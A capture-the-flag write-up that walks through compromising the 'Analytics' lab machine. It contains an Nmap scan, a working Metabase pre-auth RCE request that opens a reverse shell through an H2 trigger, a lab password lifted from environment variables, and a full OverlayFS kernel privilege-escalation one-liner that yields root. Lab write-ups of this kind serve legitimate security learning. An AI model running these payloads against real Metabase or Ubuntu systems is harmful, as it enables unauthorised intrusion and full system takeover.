Analytics

Analytics Writeup
Table of Contents
1. Recon
As usual, we start with an Nmap scan to identify open ports and services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
figueron@kali$ nmap -p- --min-rate 10000 10.10.11.233
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-14 01:25 EDT
Nmap scan report for 10.10.11.233
Host is up (0.12s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
figueron@kali$ nmap -p 22,80 -sCV 10.10.11.233Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-14 01:26 EDT
Nmap scan report for 10.10.11.233
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.58 seconds
The NMap scan reveals two open ports: 22 and 80. The 80 port hosts an HTTP service, while the 22 port hosts an SSH service. The HTTP service redirects to http://analytical.htb/.
2. Web Enumeration
We visit http://analytical.htb/ to explore the web application further, and we land here:

Here there is only one interesting thing, the Login button. We click on it and are redirected to http://data.analytical.htb.
So we add data.analytical.htb to /etc/hosts and visit http://data.analytical.htb/.
This is a login page of the platform Metabase:

We can find a CVE for Metabase Pre-Auth RCE.
For exploiting this vulnerability, we need various things:
- A setup token from the Metabase instance.
- To encode the payload in base64.
We can get this by using the following command:
1
2
curl data.analytical.htb/api/session/properties -s | jq -r '."setup-token"'
249fa03d-fd94-4d5b-b94f-b4ebf3df681f
This calls the Metabase API to get the setup token and then uses jq to extract the token from the JSON response.
Now, with this token, we can make a POST request to the /api/setup/validate which will trigger the RCE, this is the request before our payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /api/setup/validate HTTP/1.1
Host: localhost
Content-Type: application/json
Content-Length: 566

{
    "token": "5491c003-41c2-482d-bab4-6e174aa1738c",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER IAMPWNED BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\nnew java.net.URL('https://example.com/pwn134').openConnection().getContentLength()\n$$--=x\\;",
            "advanced-options": false,
            "ssl": true
        },
        "name": "an-sec-research-team",
        "engine": "h2"
    }
}
And this is the payload that we will use:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /api/setup/validate HTTP/1.1
Host: localhost
Content-Type: application/json
Content-Length: 812

{
    "token": "<your_token>",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,<encoded_payload>}|{base64,-d}|{bash,-i}')\n$$--=x",
            "advanced-options": false,
            "ssl": true
        },
        "name": "an-sec-research-team",
        "engine": "h2"
    }
}
Now, just open the nc and wait for the reverse shell.
3. Lateral Movement
After getting the rev shell, we land as b7ed0bb2dd1e but after looking for user flag, we only find a /home directory, of the user metabase which is empty.
After looking a bit more, we can check environment variables and find 2 important things.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=b7ed0bb2dd1e
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
OLDPWD=/
META_USER=metalytics and META_PASS=An4lytics_ds20223#
We can use this with sshpass to login as metalytics and get the user flag.
1
sshpass -p 'An4lytics_ds20223#' ssh metalytics@analytical.htb
4. Privilege Escalation
By runnning linpeas, we can see that this is a kernel version 6.2.0-25-generic, which is vulnerable to the CVE-2023-32629

As this tweets says,
Exploit is so easy it fits in a tweet🔥 unshare -rm sh -c “mkdir l u w m && cp /u/b/p3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/;” && u/python3 -c ‘import os;os.setuid(0);os.system(“id”)’
This is the exploit:
1
2
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("rm -rf l m u w; id")'
And by changing the last command to os.system("rm -rf l m u w; bash") we can get a root shell.
1
2
3
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("rm -rf l m u w; bash")'
root@analytics:~#
Now we can get the root flag.
Done!!